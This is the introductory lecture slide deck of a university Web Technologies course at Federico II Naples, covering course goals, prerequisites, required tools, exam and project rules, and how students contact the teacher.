

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 01**

# **INTRODUCTION TO WEB TECHNOLOGIES**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)


<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>




# WELCOME TO WEB TECHNOLOGIES!

The **goal** of the course is to provide a comprehensive introduction to **fundamental concepts, technologies and tools** involved in building **modern web applications**.




# FULL STACK WEB APP ARCHITECTURE


## ARCHITECTURE



## COMPONENTS




## TECHNOLOGIES




# WHY BOTHER?

Everyday, we **interact** with the Web and with Web Apps



# WHY BOTHER?

- A significant part of all software developed nowadays is **web-based**
- We use web apps everyday
  - buy stuff, plan trips, reserve hotels, study, get news, watch tv shows, ...
- Even when we use mobile apps
  - The app «talks» with a remote server using web technologies
  - The GUI with which we interact is often developed using web technologies!



Software Developer Roles ([StackOverflow Dev Survey 2023](#))

# LEARNING OBJECTIVES



Understand the **fundamentals** of the **World Wide Web**



Learn the basics of **full-stack** web development



Develop **responsive**, **secure**, **modern** web apps



Choose the best **technologies** and **tools** to suit your needs



**Stay updated autonomously** in this fast-evolving field

# TEACHER

Luigi Libero Lucio Starace, PhD

✉ [luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

🔗 <https://www.docenti.unina.it/luigiliberolucio.starace>

🔗 <https://luistar.github.io>



- Assistant Professor (RTDa) @ UniNA since Oct. 2023
- B.Sc. and M.Sc. in Computer Science @ UniNA
- Worked as a full-stack web dev as a student
- Research topics include web application engineering and testing

# THE WEB TECHNOLOGIES COURSE

- **6 credits = 24 lectures**
  - Tuesday 8.30 – 10.30 CL-T-3, Friday 12.30 – 14.30 CL-T-3
  - Healthy mix of **theory** and **practice**, intertwined together
- Full course description is available (in english and in italian) on:
  - <https://www.docenti.unina.it/luigiliberolucio.starace/2023/N86/14404>

# **REQUIRED PRELIMINARY COURSES**

According to the regulations of the B.Sc. in Computer Science degree:


- **Algebra** (1st year course)
- **Programming Languages I** (2nd year course)
- **Object-Oriented Programming** (2nd year course)

# PREREQUISITES

- Prerequisites for understanding course concepts:
  - Basic programming knowledge
  - Understanding of the object-oriented programming paradigm
- The following are helpful (but not mandatory):
  - Basic networking concepts, client-server architectures, HTTP(S), REST from the **Computer Networks** course held in the 1st semester
  - Basic understanding of **software design principles** and **automated testing**, from the **Software Engineering** course held in the 1st semester
  - Basic understanding of **Docker** from the **Operating Systems Lab** course held in the 1st semester (useful to run some examples)


# COURSE CONTENTS OVERVIEW

Course schedule (tentative):



# COURSE MATERIALS

- There is no single official textbook
- The main materials will be the **course slides**
- Course slides will be made available the day **before** presentation
- At the end of each lecture, there will be a list of **reference materials**
  - **books, articles, documentation** and **tutorials** freely available on the Internet
- If you want to learn more about some topic, or prefer a more discursive source when studying, check out these references
- All materials are in **english!**



# COURSE ASSIGNMENTS

- At the end of some lectures (in the first half of the course), you will be given an **assignment**
- Assignments are just a set of exercises designed to test your knowledge of the lecture's topics and ability to put them in practice
- These assignments are **completely optional**
  - No need to submit them, no impact on your final grade
- I **recommend** you do them as a study and self-assessment tool

# WHAT ELSE YOU'LL NEED

To replicate the course examples and carry out the assignments you'll need a PC with a modern OS and the following:




**Web Browser**  
(Firefox recommended)



**Text Editor / IDE**  
(VS Code recommended)



**Node.js Runtime**  
v. 20.9.0 recommended




**Docker**  
(nice to have)

# COURSE ASSESSMENT AND GRADES

To pass the Web Technologies course, you'll need to pass:

**1. Written Exam**



**2. Project Discussion**  
(after you passed the written exam)

- You will need a **passing grade** ( $\geq 18/30$ ) in both parts
- The **final grade** will be determined as the **average** of the two grades

# WRITTEN EXAM

- **The written exam consists in multiple-choice/open questions**
  - You may be asked to discuss some concept or methodology
  - You may be asked to write or analyze some (basic) code
  - Topics include all the contents covered during the course
- You may also pass the written exam by taking **two partial exams**
  - One **midterm partial** (tentatively some day in 22 April 2024 – 30 April 2024)
  - One **final partial** (first days of June 2024, before the first official exam date)
  - The midterm partial will focus on topics covered up to the date of the exam
  - The final partial will focus on topics covered in the second half of the course
  - You will need a passing grade ( $\geq 18/30$ ) in both partials
  - The final **written exam grade** will be determined as the **average of the partials**

# PROJECT DISCUSSION

After passing the written exam, you will submit and discuss a **project**

- The project consists in developing a **modern web application**
  - Frontend Single Page App + REST backend, both developed with frameworks
- Projects are to be developed **individually**
- You may choose among several alternative themes proposed by the teacher, or you may propose your own theme
- Free to use any technology you want
- You will be able to start working on the project in the second half of the course. More details will be provided later on during the course.

# PROJECT DISCUSSION

After submitting your project, you will be able to discuss it.

During the discussion, you will:

- Showcase the functionality of the web app using your own laptop
- Answer some technical questions to ensure you actually did the project and understood the technologies you used
- Grades will be determined based on the discussion and on the quality of the developed web app

# COMMUNICATION PROCESS

- Teacher → Students
  - Institutional website: <https://www.docenti.unina.it/luigiliberolucio.starace>
  - Subscribe to the course, and **make sure to activate the mailing list**
  - Team on Microsoft Teams (see news on my institutional website)
- Students → Teacher
  - Send me an email
    - Put «[TECWEB]» in the subject
    - Do not forget to say who you are!
    - **Try not to use Teams chat messages.** They are a pain to manage and I may not respond
  - Come see me during office hours
    - Details available on the Institutional website (link above)

# FEEDBACK IS IMPORTANT!

- Your feedback is **valuable** and **much appreciated**
- If there's any issue with the course, or you have suggestions for improvement, let me know ASAP!
  - Come talk to me during office hours
  - Let's talk during lecture break or before/after lectures
  - Send me an email
  - If you're really scared of me (no reason to be!) ask the student representatives to bring any issue or suggestion to my attention
- Don't forget to fill the course evaluation forms at the end of the course!

# THE WORLD WIDE WEB

